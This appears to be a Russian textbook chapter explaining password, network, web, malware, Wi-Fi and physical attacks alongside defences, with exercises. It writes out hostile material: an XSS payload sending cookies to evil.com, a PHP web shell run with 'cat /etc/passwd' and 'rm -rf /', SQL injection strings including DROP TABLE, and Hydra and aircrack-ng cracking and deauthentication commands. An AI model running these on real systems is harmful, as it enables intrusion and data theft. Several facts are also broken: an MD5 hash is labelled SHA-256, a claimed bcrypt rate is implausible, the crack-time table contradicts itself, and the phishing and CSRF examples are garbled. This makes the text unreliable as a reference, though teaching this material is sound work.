Пароли — первая линия обороны. Но **61%** пользователей используют один и тот же пароль на всех сайтах (Google, 2019). **Это пиздец, товарищи.**

Brute Force (Перебор)

Определение: Систематический перебор всех возможных комбинаций пароля.

Как работает:

```
passwords = ['a', 'b', 'c', ..., 'zzzzz'] # Все комбинации
for password in passwords:
    if try_login('admin', password):
        print(f"Пароль найден: {password}")
        break
```

Сложность: - Пароль 1234 (4 цифры): $10^4 = 10,000$ комбинаций → взломают за секунды - Пароль Pa\$\$w0rd (8 символов, буквы + цифры + спецсимволы): $95^8 = 6.6$ квадриллионов комбинаций - При скорости 1 миллион попыток/сек: **209 лет** - При скорости 100 миллиардов попыток/сек (GPU-кластер): **21 час**

Таблица времени взлома паролей (GPU RTX 4090, 100 млрд/сек):

Длина	Только цифры	Буквы (a-z)	Буквы + цифры	Буквы + цифры + спецсимволы
4	0.0001 сек	0.5 сек	1 сек	3 сек
6	0.01 сек	5 мин	30 мин	6 часов
8	1 сек	5 дней	2 месяца	21 час
10	2 мин	3 года	200 лет	92 года
12	3 часа	2000 лет	400,000 лет	500,000 лет

Вывод: Минимум **12 символов** с буквами + цифры + спецсимволы. Идеально — **16+**.

Защита от brute force: - **Rate limiting:** блокировка IP после 5 неудачных попыток - **CAPTCHA** после 3 попыток - **Account lockout:** блокировка аккаунта на 30 минут после 10 попыток - **MFA (Multi-Factor Authentication)** — даже если пароль подобрали, нужен ещё код из SMS/приложения

Dictionary Attack (Словарная атака)

Определение: Перебор паролей из списка популярных паролей (словаря).

Откуда берутся словари? - Утечки баз данных (RockYou 2009: 32 млн паролей) - Топ-1000 популярных паролей - Слова из словаря (password, qwerty, letmein) - Имена + даты: john1990, maria2000

Топ-10 паролей в 2023 году (NordPass): 1. 123456 (100 млн пользователей) 2. admin 3. 12345678 4. 123456789 5. 1234 6. 12345 7. password 8. 123 9. Aa123456 10. 1234567890

Пример словарной атаки:

```
# Hydra — инструмент для брутфорса SSH
hydra -l admin -P passwords.txt ssh://192.168.1.10
# -l admin — логин
# -P passwords.txt — словарь паролей (1 млн строк)
# Если пароль "password" в словаре → взломают за минуты
```

Защита: - Не используй популярные пароли - Пароли не должны быть словами из словаря - Менеджер паролей (генерирует Kj8\$mQ#2vL9pXz вместо password123)

Rainbow Tables (Радужные таблицы)

Определение: Предвычисленные таблицы хешей паролей для ускорения взлома.

Как работает:

Обычно пароли хранятся в виде хешей (глава 9.02):

```
Пароль: password → SHA-256 → 5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
```

Хакер не может расшифровать хеш (SHA-256 — односторонняя функция). Но может перебрать все пароли и сравнить хеши:

```
password → хеш 5e8848...
admin      → хеш 8c6976...
123456     → хеш e10adc...
```

Но это долго. **Rainbow Table** — это готовая таблица:

```
password → 5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
admin     → 8c6976e5b5410415bde908bd4dee15dfb167a9c873fc4bb8a81f6f2ab448a918
123456    → e10adc3949ba59abbe56e057f20f883e
```

Размер rainbow table для всех 8-символьных паролей (буквы+цифры): - Комбинаций: $62^8 = 218$ триллионов - Размер таблицы: ~7 петабайт (7000 терабайт)

Защита — соль (Salt):

К паролю добавляется случайная строка перед хешированием:

```
Пароль: password
Соль (для пользователя 1): x9Kq2mL
Итоговый хеш: SHA256("password" + "x9Kq2mL") → уникальный хеш
```

Даже если у двух пользователей одинаковый пароль password, хеши будут разные (из-за разных солей). **Rainbow table бесполезна** — для каждого пользователя нужна своя таблица.

Credential Stuffing (Подстановка учётных данных)

Определение: Использование **украденных логинов/паролей** с одного сайта для взлома аккаунтов на других сайтах.

Как работает: 1. Хакер покупает базу утечки с 10 млн email/password (например, утечка LinkedIn 2012) 2. Автоматически пробует эти пары на других сайтах (Netflix, Gmail, Amazon) 3. **53% пользователей** используют один и тот же пароль везде → миллионы аккаунтов скомпрометированы

Реальный пример — Disney+ 2019: - Сразу после запуска Disney+ тысячи аккаунтов взломали - Причина: пользователи использовали **тот же email/пароль**, что и на других сайтах (которые утекли раньше) - Хакеры продавали доступы к Disney+ по \$3 на чёрном рынке

Защита: - **Уникальный пароль для каждого сайта** (менеджер паролей: Bitwarden, 1Password) - Проверь, утекал ли твой пароль: haveibeenpwned.com - MFA везде, где возможно

9.5.3. Сетевые атаки: Когда хакер — твой сосед по Wi-Fi

Man-in-the-Middle (MITM) — Атака посредника

Определение: Злоумышленник перехватывает трафик между двумя сторонами (клиент ↔ сервер), подслушивает и может модифицировать данные.

Как работает:

```
Ты      →  [Хакер]  →  Gmail
      ←  [Хакер]  ←
```

Пример — публичный Wi-Fi в кафе: 1. Ты подключаешься к Starbucks_WiFi 2. Хакер сидит с ноутбуком и запустил **ARP Spoofing** (обманул роутер, что его MAC-адрес = адрес роутера) 3. Теперь весь твой трафик идёт через ноутбук хакера 4. Ты заходишь на <http://mybank.com> (не HTTPS!) → хакер видит логин/пароль 5. Даже если HTTPS, хакер может попытаться **SSL Stripping** (подменить HTTPS на HTTP)

Инструменты для MITM: - **Ettercap** — ARP spoofing - **Wireshark** — перехват пакетов - **mitmproxy** — прокси для перехвата HTTPS

Реальный пример — Lenovo Superfish (2015): - Lenovo предустановила на ноутбуки рекламное ПО **Superfish** - Оно перехватывало HTTPS-трафик (устанавливало свой корневой сертификат) - Рекламодатели могли внедрять рекламу даже на зашифрованные страницы - Но Superfish имел **единый приватный ключ** на всех ноутбуках → хакеры расшифровали его → могли делать MITM на **любом Lenovo с Superfish**

Защита: - Используй только **HTTPS** (особенно в публичных Wi-Fi) - Установи расширение **HTTPS Everywhere** (автоматически переключает на HTTPS) - **VPN** в публичных сетях (шифрует весь трафик) - Проверь SSL-сертификаты (если браузер показывает предупреждение — уходи с сайта)

Packet Sniffing (Перехват пакетов)

Определение: Прослушивание трафика в сети.

Как работает: - В Wi-Fi все пакеты передаются по воздуху → можно перехватить (если Wi-Fi без шифрования) - Даже в проводной сети (Ethernet) можно перехватить, если доступ к свитчу

Инструменты: - **Wireshark** — перехват и анализ пакетов - **tcpdump** — консольный сниффер

Что можно перехватить: - HTTP-запросы (логины/пароли) - Email (POP3, IMAP без SSL) - FTP-логины - DNS-запросы (какие сайты посещал пользователь)

Защита: - **Шифруй всё** (HTTPS, SSH, VPN) - WPA3 для Wi-Fi (вместо WPA2 или, боже упаси, WEP)

IP Spoofing (Подмена IP-адреса)

Определение: Подделка исходящего IP-адреса в пакетах.

Зачем: - Скрыть источник атаки - Обойти фаервол (если он доверяет определённым IP) - DDoS (Distributed Denial of Service) — усилить атаку

Пример — Smurf Attack: 1. Хакер отправляет **ICMP Echo Request** (ping) на broadcast-адрес сети 192.168.1.255 2. Но исходящий IP подделан → указан IP жертвы 10.0.0.5 3. Все устройства в сети 192.168.1.x отвечают на ping → отправляют ответы на 10.0.0.5 4. Жертва получает тысячи ICMP-ответов → перегрузка (DoS)

Защита: - **Ingress filtering** (блокировать пакеты с поддельным source IP) - Не использовать broadcast в сети

DDoS (Distributed Denial of Service) — Распределённая атака отказа в обслуживании

Определение: Перегрузка сервера огромным количеством запросов с целью сделать сайт недоступным.

Как работает:

```
Ботнет (100,000 заражённых компьютеров)
→ одновременно отправляют запросы на твой сайт
→ сервер не справляется → сайт падает
```

Типы DDoS:

1. **Volumetric Attack** (объёмная атака):
2. Цель: забить канал трафиком
3. Пример: UDP flood (отправка гигабайтов UDP-пакетов)
4. Мощность: 1 Тбит/сек (GitHub DDoS 2018)
5. **Protocol Attack** (атака на протоколы):
6. Цель: исчерпать ресурсы сервера (CPU, память)
7. Пример: **SYN Flood** (отправка тысяч TCP SYN, но не завершение рукопожатия → сервер держит полуоткрытые соединения → память кончается)
8. **Application Layer Attack** (атака на приложение):
9. Цель: перегрузить веб-приложение
10. Пример: отправка запросов на тяжёлую страницу (поиск по БД) → сервер тратит CPU на обработку → падает

Реальный пример — GitHub DDoS 2018: - 1.35 Тбит/сек трафика (рекорд на тот момент) - Использовали **Memcached Amplification Attack** (отправка запроса на Memcached-серверы → они отвечают в 50,000 раз больше данных → весь ответ летит на GitHub) - GitHub использовал **Cloudflare** (защита от DDoS) → атаку отбили за 10 минут

Защита: - **CDN** (Content Delivery Network): Cloudflare, Akamai (распределяют трафик по дата-центрам) - **Rate limiting** (ограничение запросов с одного IP) - **WAF** (Web Application Firewall) — блокирует подозрительные запросы - **Anycast** (один IP → несколько серверов по миру → трафик распределяется)

DNS Spoofing / DNS Cache Poisoning (Отравление кэша DNS)

Определение: Подмена DNS-записи, чтобы пользователь попал на фальшивый сайт.

Как работает: 1. Ты вводишь `google.com` в браузере 2. Компьютер спрашивает DNS-сервер: «Какой IP у `google.com`?» 3. Хакер перехватывает запрос и подсунил фейковый ответ: `google.com` → `6.6.6.6` (IP хакера) 4. Браузер открывает сайт на `6.6.6.6` → это поддельная страница Google, крадущая пароли

Реальный пример — DNS Hijacking в Бразилии (2018): - Хакеры взломали роутеры пользователей и изменили DNS-сервер на свой - Когда пользователи заходили на банковские сайты → попадали на фишинговые копии - Украдены десятки тысяч учётных данных

Защита: - **DNSSEC** (цифровые подписи для DNS-записей) - Использовать публичные DNS (Google `8.8.8.8`, Cloudflare `1.1.1.1`) - Проверять SSL-сертификат (если сайт банка показывает недействительный сертификат → это фейк)

9.5.4. Атаки на веб-приложения: Когда программист забыл проверить ввод

SQL Injection (SQL-инъекция)

Определение: Внедрение вредоносного SQL-кода в запрос к базе данных.

Как работает:

Плохой код (уязвим к SQL-инъекции):

```
$username = $_POST['username'];
$password = $_POST['password'];
$query = "SELECT * FROM users WHERE username='$username' AND password='$password'";
```

Обычный вход:

```
username: admin
password: secret
SQL: SELECT * FROM users WHERE username='admin' AND password='secret'
```

Атака:

```
username: admin' OR '1'='1' --
password: anything
SQL: SELECT * FROM users WHERE username='admin' OR '1'='1' --' AND password='anything'
```

Что происходит: - `OR '1'='1'` — всегда истина → условие выполнено - `--` — комментарий в SQL, всё после него игнорируется - Результат: **вход без пароля**

Ещё хуже:

```
username: admin'; DROP TABLE users; --
SQL: SELECT * FROM users WHERE username='admin'; DROP TABLE users; --'
```

→ Таблица `users` удалена

Реальный пример — 2008, Heartland Payment Systems: - SQL-инъекция в платёжной системе - Украдено **130 миллионов** номеров кредитных карт - Ущерб: **\$140 миллионов**

Защита: - **Prepared Statements** (параметризованные запросы): `php $stmt = $pdo->prepare("SELECT * FROM users WHERE username=? AND password=?"); $stmt->execute([$username, $password]);` - **ORM** (Object-

Relational Mapping): Hibernate, Django ORM — автоматически экранируют спецсимволы - **Валидация ввода** (проверка, что username содержит только буквы/цифры)

Cross-Site Scripting (XSS)

Определение: Внедрение вредоносного JavaScript-кода на сайт.

Как работает:

Сайт с комментариями (без фильтрации ввода):

```
<form action="/post_comment" method="POST">
  <textarea name="comment"></textarea>
  <button type="submit">Отправить</button>
</form>
```

Хакер отправляет комментарий:

```
<script>
  fetch('http://evil.com/steal?cookie=' + document.cookie);
</script>
```

Теперь каждый, кто откроет страницу с этим комментарием, выполнит этот скрипт → его cookie (включая сессию) отправятся хакеру.

Типы XSS:

1. **Reflected XSS** (отражённая):
2. Вредоносный код в URL: `http://site.com/search?q=<script>alert('XSS')</script>`
3. Сайт отображает параметр `q` на странице → скрипт выполняется
4. **Stored XSS** (хранимая):
5. Вредоносный код сохранён в БД (комментарий, профиль пользователя)
6. Каждый, кто откроет страницу, выполнит скрипт
7. **DOM-based XSS:**
8. JavaScript на странице динамически изменяет DOM, используя непроверенные данные
9. Пример: `javascript document.getElementById('welcome').innerHTML = "Привет, " + location.hash;` URL: `http://site.com#` → скрипт выполнится

Реальный пример — MySpace Samy Worm (2005): - Подросток Samy Kamkar внедрил XSS в свой профиль MySpace - Код добавлял в друзья всех, кто посетит его профиль, и копировал себя на их страницы - За **20 часов** заразил **1 миллион профилей** (самый быстрорастущий вирус в истории) - MySpace пришлось закрыть сайт на сутки для очистки

Защита: - **Экранирование ввода** (заменить `<` на `<`, `>` на `>`) - **Content Security Policy (CSP)** — заголовок, запрещающий выполнение inline-скриптов: `Content-Security-Policy: script-src 'self'` - Использовать фреймворки с автоэкранированием (React, Vue, Django templates)

Cross-Site Request Forgery (CSRF) — Подделка запросов

Определение: Атака, при которой злоумышленник заставляет жертву выполнить нежелательное действие на сайте, где она авторизована.

Как работает:

1. Ты залогинен в онлайн-банке `mybank.com` (cookie с сессией сохранён в браузере)
2. Хакер присылает тебе email с картинкой: `html `
3. Браузер автоматически загружает картинку → отправляет GET-запрос на `mybank.com`
4. Сервер видит твою валидную сессию (cookie) → выполняет перевод **\$1,000,000** хакеру

Защита: - CSRF-токен — случайная строка, проверяемая на сервере: ``html

x9Kq2mL7...
100
Перевести

Хакер не знает токен → не может подделать форму - ****SameSite Cookie**** - атрибут, запрещающий отправку cookie с других доменов: `Set-Cookie: session=abc123; SameSite=Strict ```

Remote Code Execution (RCE) — Удалённое выполнение кода

Определение: Уязвимость, позволяющая выполнить произвольный код на сервере.

Пример — уязвимость в загрузке файлов:

Сайт позволяет загружать аватары (PNG/JPG). Но не проверяет расширение файла.

Хакер загружает файл `avatar.php`:

```
<?php system($_GET['cmd']); ?>
```

Теперь хакер может выполнить любую команду:

```
http://site.com/uploads/avatar.php?cmd=ls
http://site.com/uploads/avatar.php?cmd=cat /etc/passwd
http://site.com/uploads/avatar.php?cmd=rm -rf /
```

Реальный пример — Equifax 2017: - RCE в Apache Struts (Java-фреймворк) - Хакеры выполнили команды на сервере → украли 147 млн записей

Защита: - Проверка типа файла (не только расширение, но и MIME-type + содержимое) - Переименовывать загруженные файлы (не сохранять как `avatar.php`, а как `abc123.jpg`) - Запретить выполнение скриптов в папке загрузок

9.5.5. Вредоносное ПО: Когда твой компьютер работает на хакера

Вирус

Определение: Программа, которая **копирует себя** в другие файлы.

Как работает: - Прикрепляется к легитимному exe-файлу (`game.exe`) - Когда пользователь запускает `game.exe` → вирус активируется → заражает другие файлы

Ущерб: - Удаление файлов - Повреждение загрузочного сектора - Кража данных

Пример — ILOVEYOU (2000): - Вирус распространялся через email с темой «ILOVEYOU» - Вложение: `LOVE-LETTER-FOR-YOU.txt.vbs` (на самом деле VBScript) - При открытии заражал компьютер и рассылал себя всем контактам - Ущерб: **\$10 миллиардов**

Червь (Worm)

Определение: Самораспространяющаяся программа (не нужен носитель, в отличие от вируса).

Отличие от вируса: Вирус заражает файлы, червь — сам перемещается по сети.

Пример — WannaCry (2017): - Ransomware-червь (шифрует файлы + требует выкуп) - Использовал уязвимость **EternalBlue** (эксплойт NSA для Windows SMB) - Заразил **300,000 компьютеров** в 150 странах за 1 день - Пострадали: NHS (британская медицина, отменили операции), Renault (остановка заводов), FedEx, Deutsche Bahn - Требовал выкуп: **\$300 в биткоинах** - Остановлен случайно: исследователь нашёл «kill switch» (домен в коде вируса, регистрация которого останавливала распространение)

Защита: - Обновлять ОС (Microsoft выпустила патч за 2 месяца до WannaCry, но многие не обновились) - Отключить SMBv1 (устаревший протокол)

Троян (Trojan)

Определение: Вредоносная программа, **маскирующаяся под легитимную**.

Примеры: - Приложение «Бесплатный антивирус» → на самом деле крадёт пароли - Взломанная игра (GTA5_crack.exe) → устанавливает бэкдор - Fake Flash Player Update → устанавливает adware

Типы троянов: 1. **Backdoor** — создаёт удалённый доступ для хакера 2. **Keylogger** — записывает нажатия клавиш (крадёт пароли) 3. **Banker** — крадёт данные онлайн-банкинга 4. **RAT (Remote Access Trojan)** — полный контроль над компьютером (веб-камера, микрофон, файлы)

Реальный пример — Emotet (2014-2021): - Троян-банкер, ставший «платформой для других вирусов» - Распространялся через фишинговые email с макросами Word - Устанавливал дополнительные вирусы (TrickBot, Ryuk ransomware) - Ущерб: **\$2.5 миллиарда** - Ликвидирован в 2021 совместной операцией Europol

Ransomware (Вымогатель)

Определение: Вирус, **шифрующий файлы** и требующий выкуп за расшифровку.

Как работает: 1. Вирус попадает на компьютер (email, взлом RDP, уязвимость) 2. Шифрует все файлы **AES-256** (документы, фото, базы данных) 3. Показывает сообщение:
Ваши файлы зашифрованы! Заплатите 1 BTC на адрес bclq... в течение 72 часов. Иначе файлы будут удалены навсегда.

Примеры:

1. **CryptoLocker (2013):**

2. Первый массовый ransomware

3. Заразил 500,000 компьютеров

4. Выкуп: \$300-\$2000

5. Создатели заработали **\$3 миллиона** за несколько месяцев

6. **Colonial Pipeline (2021):**

7. Ransomware **DarkSide** зашифровал серверы крупнейшего топливopровода США

8. Остановка поставок бензина на восточное побережье → паника, очереди на заправках

9. Выкуп: **\$4.4 миллиона** в биткоинах (потом ФБР вернули \$2.3 млн)

10. **NotPetya (2017):**

11. Маскировался под ransomware, но **цель — уничтожение** (невозможно расшифровать файлы, даже заплатив)
12. Атака на Украину (через обновление бухгалтерской программы М.Е.Дос)
13. Распространился на международные компании: Maersk (судоходство, потеряли \$300 млн), Merck (фармацевтика, \$870 млн), FedEx (\$400 млн)
14. Общий ущерб: **\$10 миллиардов** (самая разрушительная кибератака в истории)

Защита: - **Backup** (правило 3-2-1: 3 копии, 2 носителя, 1 offsite) - Не открывать подозрительные вложения - Обновлять ОС и ПО - Отключить макросы в Office по умолчанию - Сегментировать сеть (ransomware не должен распространиться на все компьютеры)

Spyware (Шпионское ПО)

Определение: Программа, **собирающая информацию** о пользователе без его ведома.

Что собирает: - История браузера - Пароли (из сохранённых в браузере) - Скриншоты - Нажатия клавиш (keylogger) - Данные банковских карт

Пример — Pegasus (NSO Group): - Шпионское ПО для iOS/Android - Использовалось спецслужбами для слежки за журналистами, активистами - Может: читать сообщения, слушать звонки, включать камеру/микрофон, отслеживать GPS - Заражение: через **zero-click exploit** (не нужно кликать на ссылку — достаточно получить iMessage)

Защита: - Антивирус - Не устанавливать приложения из неизвестных источников - Регулярно проверять список установленных программ

Rootkit

Определение: Вредоносное ПО, **скрывающее своё присутствие** в системе.

Как работает: - Заменяет системные утилиты (`ls`, `ps`, `netstat`) на модифицированные версии, которые скрывают файлы/процессы rootkit - Пользователь запускает `ps` → видит обычные процессы → rootkit не виден

Типы: 1. **User-mode rootkit** — работает на уровне приложений (легче обнаружить) 2. **Kernel-mode rootkit** — внедряется в ядро ОС (очень сложно обнаружить) 3. **Bootkit** — заражает загрузчик (запускается ДО операционной системы)

Пример — Sony BMG Rootkit (2005): - Sony встроила rootkit в музыкальные CD для защиты от копирования - Rootkit устанавливался автоматически при вставке CD в Windows - Скрывал файлы, начинающиеся с `sys` - Хакеры использовали это для скрытия своих вирусов (называли файлы `systrojan.exe`) - Скандал → Sony отозвала 5.7 млн дисков

Защита: - Использовать **UEFI Secure Boot** (проверка подписи загрузчика) - Антивирусы с проверкой на руткиты (Kaspersky, Malwarebytes) - Переустановка ОС (иногда единственный способ)

9.5.6. Атаки на Wi-Fi: Как твой сосед крадёт Netflix

Взлом WEP (Wired Equivalent Privacy)

Почему WEP устарел: - Использует **RC4** (слабое шифрование) - Можно взломать за **5 минут** с помощью **aircrack-ng**

Как работает взлом:

```
# 1. Перевести Wi-Fi-адаптер в режим мониторинга
airmon-ng start wlan0

# 2. Сканировать сети
```

```
airodump-ng wlan0mon

# 3. Перехватывать пакеты с целевой сети
airodump-ng --bssid AA:BB:CC:DD:EE:FF --channel 6 -w capture wlan0mon

# 4. Подождать 50,000 пакетов (или ускорить, атакуя роутер)
# 5. Взломать ключ
aircrack-ng capture-01.cap
# Результат: WEP-ключ найден за 2-5 минут
```

Защита: - **Никогда не используйте WEP** (мёртвая технология) - Только **WPA2** или **WPA3**

Взлом WPA2 (Wi-Fi Protected Access 2)

Как работает: - WPA2 использует **4-way handshake** для аутентификации - Хакер перехватывает handshake → брутфорсит пароль офлайн

Процесс взлома:

```
# 1. Перехватить handshake
airodump-ng --bssid AA:BB:CC:DD:EE:FF --channel 6 -w capture wlan0mon

# 2. Деаутентифицировать клиента (чтобы он переподключился и handshake повторился)
aireplay-ng --deauth 10 -a AA:BB:CC:DD:EE:FF wlan0mon

# 3. Взломать пароль (brute force с wordlist)
aircrack-ng -w passwords.txt capture-01.cap
# Если пароль "password123" в словаре → взломан
```

Сложность: - Если пароль сложный (Kj8\$mQ#2vL9p) и не в словаре → взлом займёт годы - Если пароль простой (12345678) → взлом за минуты

Защита: - **Длинный пароль Wi-Fi** (минимум 16 символов) - **WPA3** (защищён от offline brute force)

Evil Twin (Злой двойник)

Определение: Создание фальшивой точки доступа с таким же именем, как у легитимной.

Как работает: 1. Настоящая сеть: Starbucks_WiFi (пароля нет) 2. Хакер создаёт точку: Starbucks_WiFi (с более сильным сигналом) 3. Жертвы автоматически подключаются к хакеру 4. Хакер перенаправляет трафик через себя (MITM) → перехватывает логины/пароли

Инструмент — WiFi Pineapple: - Девайс для тестирования безопасности Wi-Fi - Автоматически создаёт Evil Twin и перехватывает трафик

Защита: - **Не подключайся к открытым Wi-Fi без VPN** - Проверь имя сети (если видишь две Starbucks_WiFi — подозрительно) - Используй VPN всегда в публичных сетях

9.5.7. Физический доступ: Когда хакер — это уборщица

USB Drop Attack (Подбрасывание USB)

Определение: Оставление заражённых USB-флешек в местах, где их могут подобрать.

Реальный эксперимент — University of Illinois (2016): - Исследователи разбросали **297 USB-флешек** по кампусу - **48%** флешек подняли и вставили в компьютер - Если бы флешки были заражены → **48%** компьютеров скомпрометированы

Защита: - **Не вставляй чужие USB** - Отключи автозапуск: Панель управления → Автозапуск → Снять все галочки

Shoulder Surfing (Подглядывание через плечо)

Определение: Наблюдение за экраном или клавиатурой жертвы.

Где используется: - В кафе (подсмотреть пароль) - В аэропорту (PIN-код карты) - В банкомате (прикрыть клавиатуру рукой!)

Защита: - **Privacy screen** (плёнка на экран, ограничивающая угол обзора) - Не вводи пароли в публичных местах - Прикрывай клавиатуру рукой при вводе PIN

Кража устройств

Пример — ноутбук без шифрования: - Украли ноутбук из машины - Вытащили жёсткий диск - Подключили к другому компьютеру - Прочитали все файлы (документы, пароли из браузера)

Защита: - **Шифрование диска** (BitLocker, LUKS, FileVault) — глава 9.04 - **Удалённое стирание** (Find My Device)

9.5.8. Реальные кейсы: Когда всё пошло не так

Target (2013) — 40 миллионов карт украдено через HVAC

Что произошло: - Хакеры взломали **подрядчика** (компанию, обслуживающую кондиционеры Target) - Получили учётные данные для VPN Target - Проникли в сеть Target → установили вредоносное ПО на кассовые терминалы - Украдено **40 млн номеров кредитных карт** и **70 млн личных данных**

Ущерб: - \$162 млн компенсаций - Увольнение CEO - Репутационные потери

Урок: Защищай **цепочку поставок** (подрядчики = слабое звено).

Sony Pictures (2014) — Месть за фильм

Что произошло: - Группа **Guardians of Peace** (предположительно Северная Корея) взломала Sony - Причина: фильм «The Interview» (комедия про убийство Ким Чен Ына) - Украдено: email топ-менеджеров, нереализованные фильмы, зарплаты актёров, данные сотрудников

Ущерб: - \$15 млн на восстановление - Публичный позор (утечка неpolitкорректных email)

Урок: Политические хакеры существуют (не только финансовая мотивация).

SolarWinds (2020) — Атака на цепочку поставок

Что произошло: - Хакеры (предположительно российская группа **APT29 / Cozy Bear**) взломали компанию **SolarWinds** (разработчик ПО для мониторинга IT-инфраструктуры) - Внедрили бэкдор в обновление программы **Orion** - 18,000 организаций установили заражённое обновление - Скомпрометированы: Microsoft, FireEye, министерства США

Ущерб: - Неизвестен (государственная тайна) - Считается одной из самых сложных кибератак в истории

9.5.9. Ключевые термины

- **Социальная инженерия** — манипуляция людьми для выманивания информации
 - **Фишинг** — поддельные письма/сайты для кражи учётных данных
 - **Spear Phishing** — целевой фишинг на конкретного человека
 - **Whaling** — фишинг на топ-менеджеров
 - **Pretexting** — создание ложного сценария для обмана жертвы
 - **Baiting** — атака, основанная на любопытстве (USB drop, fake Wi-Fi)
 - **Quid Pro Quo** — обещание выгоды в обмен на информацию
 - **Brute Force** — перебор всех возможных паролей
 - **Dictionary Attack** — перебор популярных паролей из словаря
 - **Rainbow Table** — предвычисленные хеши паролей
 - **Credential Stuffing** — использование украденных паролей с одного сайта на других
 - **MITM (Man-in-the-Middle)** — перехват трафика между клиентом и сервером
 - **Packet Sniffing** — прослушивание трафика в сети
 - **IP Spoofing** — подделка IP-адреса отправителя
 - **DDoS** — атака отказа в обслуживании (перегрузка сервера)
 - **DNS Spoofing** — подмена DNS-записи (перенаправление на фальшивый сайт)
 - **SQL Injection** — внедрение вредоносного SQL-кода
 - **XSS (Cross-Site Scripting)** — внедрение JavaScript на сайт
 - **CSRF** — подделка запросов от имени жертвы
 - **RCE (Remote Code Execution)** — удалённое выполнение кода на сервере
 - **Вирус** — программа, копирующая себя в другие файлы
 - **Червь** — самораспространяющаяся программа
 - **Троян** — вредоносная программа, маскирующаяся под легитимную
 - **Ransomware** — вирус, шифрующий файлы и требующий выкуп
 - **Spyware** — шпионское ПО
 - **Rootkit** — ПО, скрывающее своё присутствие в системе
 - **Evil Twin** — фальшивая точка доступа Wi-Fi
 - **Shoulder Surfing** — подглядывание за экраном/клавиатурой
-

9.5.10. Контрольные вопросы

Теория

1. Чем отличается фишинг от spear phishing?
2. Фишинг — массовая рассылка, spear phishing — целевая атака на конкретного человека с персонализированным контентом.
3. Почему rainbow table бесполезна, если пароли хранятся с солью?
4. Соль — случайная строка, добавляемая к паролю перед хешированием. Даже одинаковые пароли имеют разные хеши → для каждого пользователя нужна своя rainbow table.
5. Как работает MITM-атака в публичном Wi-Fi?

6. Хакер выполняет ARP spoofing (обманывает роутер, что его MAC-адрес = адрес роутера) → весь трафик идёт через хакера → он может подслушивать и модифицировать данные.
7. **Чем SQL-инъекция опасна и как защититься?**
8. Позволяет выполнить произвольный SQL-код (украсть данные, удалить таблицы). Защита: prepared statements, ORM, валидация ввода.
9. **Почему ransomware так эффективен?**
10. Шифрует файлы AES-256 (невозможно расшифровать без ключа), создаёт срочность (72 часа), требует выкуп в биткоинах (анонимность).
11. **Что такое Evil Twin и как защититься?**
12. Фальшивая точка доступа с именем легитимной сети. Защита: VPN в публичных Wi-Fi, проверка сертификатов HTTPS, отключение автоподключения к Wi-Fi.
13. **Почему WEP устарел?**
14. Использует слабое шифрование RC4, взламывается за 5 минут с помощью aircrack-ng. Нужно использовать WPA2/WPA3.
15. **Чем вирус отличается от червя?**
16. Вирус заражает файлы (нужен носитель), червь — самостоятельно распространяется по сети.
17. **Что такое rootkit и почему его сложно обнаружить?**
18. Вредоносное ПО, скрывающее своё присутствие (заменяет системные утилиты). Kernel-mode rootkit работает на уровне ядра → антивирусы не видят.
19. **Как работает credential stuffing?**
- Использование украденных email/password с одного сайта на других. 53% пользователей используют один пароль везде → миллионы аккаунтов скомпрометированы.
-

Практические задачи

Задача 1 — Распознавание фишинга:

Ты получил email:

```
От: security@paypal.com
Тема: СРОЧНО! Ваш аккаунт заблокирован!

Обнаружена подозрительная активность.
Подтвердите личность в течение 24 часов, иначе аккаунт будет удалён.

[Кликните здесь для подтверждения]
```

Вопрос: Какие признаки фишинга ты видишь?

Ответ

1. **Подозрительный домен**: `paypal.com` (единица вместо L) вместо `paypal.com` 2. **Срочность**: «24 часа, иначе...» (паника) 3. **Страх**: «аккаунт будет удалён» 4. **Общее обращение** (нет имени) 5. **Подозрительная ссылка** (наведи мышь → увидишь реальный URL) **Действия**: - Не кликай на ссылку - Перейди на paypal.com вручную (набери в браузере) - Проверь аккаунт там - Сообщи о фишинге: `phishing@paypal.com`

Задача 2 — SQL-инъекция:

Веб-форма входа:

```
SELECT * FROM users WHERE username='$username' AND password='$password'
```

Вопрос: Какой ввод позволит войти без пароля?

ОТВЕТ

```
username: admin' OR '1'='1' --
password: (любой)
```

```
SQL: SELECT * FROM users WHERE username='admin' OR '1'='1' --' AND password='...'
```

- 'OR '1'='1' — всегда истина - '-' — комментарий (всё после игнорируется) - Результат: вход без проверки пароля
 Защита:

```
$stmt = $pdo->prepare("SELECT * FROM users WHERE username=? AND password=?");
$stmt->execute([$username, $password]);
```

Задача 3 — Взлом WPA2:

У тебя есть handshake от Wi-Fi сети. Пароль: MyWiFi2023.

Вопрос: Сколько времени займёт взлом, если: - Словарь из 10 млн паролей, скорость проверки 1000 паролей/сек? - Словарь из 1 млрд паролей, скорость 100,000 паролей/сек?

Ответ

1. ****10 млн паролей, 1000 п/сек:** ````** $\text{Время} = 10,000,000 / 1000 = 10,000 \text{ секунд} = 2.8 \text{ часа} ````$

2. ****1 млрд паролей, 100,000 п/сек:** ````** $\text{Время} = 1,000,000,000 / 100,000 = 10,000 \text{ секунд} = 2.8 \text{ часа} ````$

****Вывод:**** Если пароль `'MyWiFi2023'` в словаре \rightarrow взломан за часы. Если пароля нет в словаре \rightarrow brute force займёт годы. ****Защита:**** Используй длинный пароль (16+ символов): `'My-Super-Secure-WiFi-Password-2023!'`

Задача 4 — DDoS-атака:

Твой сайт получает **100,000 запросов/сек.** Сервер обрабатывает **1000 запросов/сек.**

Вопрос: 1. Сколько процентов запросов будет обработано? 2. Какие методы защиты помогут?

Ответ

1. ****Процент обработанных запросов:**** `` Обработано = 1000 / 100,000 = 1% 99% запросов отброшены → сайт недоступен `` 2. ****Методы защиты:**** - ****CDN (Cloudflare, Akamai)**** — распределит трафик по дата-центрам - ****Rate limiting**** — блокировать IP после 100 запросов/сек - ****WAF**** — фильтровать подозрительные запросы - ****Anycast**** — один IP → несколько серверов по миру - ****Увеличение мощности**** (вертикальное/горизонтальное масштабирование)

Задача 5 — Расчёт времени взлома пароля:

GPU RTX 4090 проверяет **100 миллиардов хешей/сек** (bcrypt).

Пароли: 1. 12345678 (8 цифр) 2. Password1 (9 символов, буквы + цифра) 3. P@ssw0rd!2023 (13 символов, буквы + цифры + спецсимволы)

Вопрос: Сколько времени займёт brute force каждого пароля?

Ответ

